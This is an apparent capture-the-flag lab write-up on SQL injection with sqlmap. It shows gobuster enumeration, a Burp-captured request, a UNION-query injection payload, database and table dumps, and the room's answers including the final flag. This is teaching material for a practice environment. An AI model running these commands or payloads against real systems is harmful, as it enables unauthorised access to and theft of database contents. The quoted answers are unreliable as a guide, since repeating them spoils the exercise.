

SQLMAP


```
┌──(kali㉿kali)-[~/Desktop/thm/sqlamp]
└─$ gobuster dir -u http://10.10.254.238/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.254.238/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/03 12:13:51 Starting gobuster in directory enumeration mode
===============================================================
/blood               (Status: 301) [Size: 194] [--> http://10.10.254.238/blood/]
Progress: 20673 / 220561 (9.37%)
```





What is the name of the interesting directory ?

Answer: blood


Request to http://10.10.254.238:80
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty
Raw
Hex
\n
INSPECTOR
1 GET /blood/view.php?id=1 HTTP/1.1
2 Host: 10.10.254.238
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=j8ljb2562hfbguhttclaqmh7q3
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12



Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Request to http://10.10.254.238:80
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty
Raw
Hex
\n
INSPECTOR
Select a file
Save In:
sqlamp
File Name:
get_blood
Files of Type:
All Files
Save
Cancel
Base64-encode requests and responses






Who is the current db user?

Answer: root




File Actions Edit View Help
Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0×7162707171,0×566a564a6b796c66426a4b5754614278745a69744e7168544c7845
6e617165616b4f65,0×7170767171),NULL,NULL,NULL,NULL,NULL,NULL-- -
[12:28:20] [INFO] the back-end DBMS is MySQL
[12:28:20] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL ⩾ 5.6
[12:28:22] [INFO] fetching database names
available databases [6]:
[*] blood
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] test
[12:28:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.254.238'
[*] ending @ 12:28:23 /2022-02-03/
(kali㉿kali)-[~/Desktop/thm/sqlamp]


[*] performance_schema
[*] sys
[*] test
[12:28:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.254.238'
[*] ending @ 12:28:23 /2022-02-03/
(kali㉿kali)-[~/Desktop/thm/sqlamp]
$ sqlmap -r get_blood -D blood --tables
{1.5.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's resp
onsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program
[*] starting @ 12:28:46 /2022-02-03/
[12:28:46] [INFO] parsing HTTP request from 'get_blood'

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7162707171,0x566a564a6b796c66426a4b5754614278745a69744e7168544c78457742
6e617165616b4f65,0x7170767171),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[12:28:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.6
[12:28:47] [INFO] fetching tables for database: 'blood'
Database: blood
[3 tables]
+---------+
| blood_db |
| flag    |
| users   |
+---------+

[12:28:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.254.238'

[*] ending @ 12:28:48 /2022-02-03/
```

```
[12:28:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.254.238'

[*] ending @ 12:28:48 /2022-02-03/


┌──(kali㉿kali)-[~/Desktop/thm/sqlamp]
└─$ sqlmap -r get_blood -D blood -T flag --columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's res
onsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for a
y misuse or damage caused by this program

[*] starting @ 12:29:18 /2022-02-03/

[12:29:18] [INFO] parsing HTTP request from 'get_blood'
[12:29:19] [INFO] resuming back-end DBMS 'mysql'
[12:29:19] [INFO] testing connection to the target URL
```

```
File  Actions  Edit  View  Help
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7162707171,0x566a564a6b796c66426a4b5754614278745a69744e7168544c7
6e617165616b4f65,0x7170767171),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[12:29:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.6
[12:29:19] [INFO] fetching columns for table 'flag' in database 'blood'
Database: blood
Table: flag
[3 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| flag   | varchar(50)  |
| id     | int(10)      |
| name   | varchar(30)  |
+--------+--------------+

[12:29:20] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.254.238'

[*] ending @ 12:29:20 /2022-02-03/


┌──(kali㉿kali)-[~/Desktop/thm/sqlamp]
└─$ sqlmap -r get_blood -D blood -T flag --dump
```

What is the final flag?

Answer: thm{sqlm@p_is_L0ve}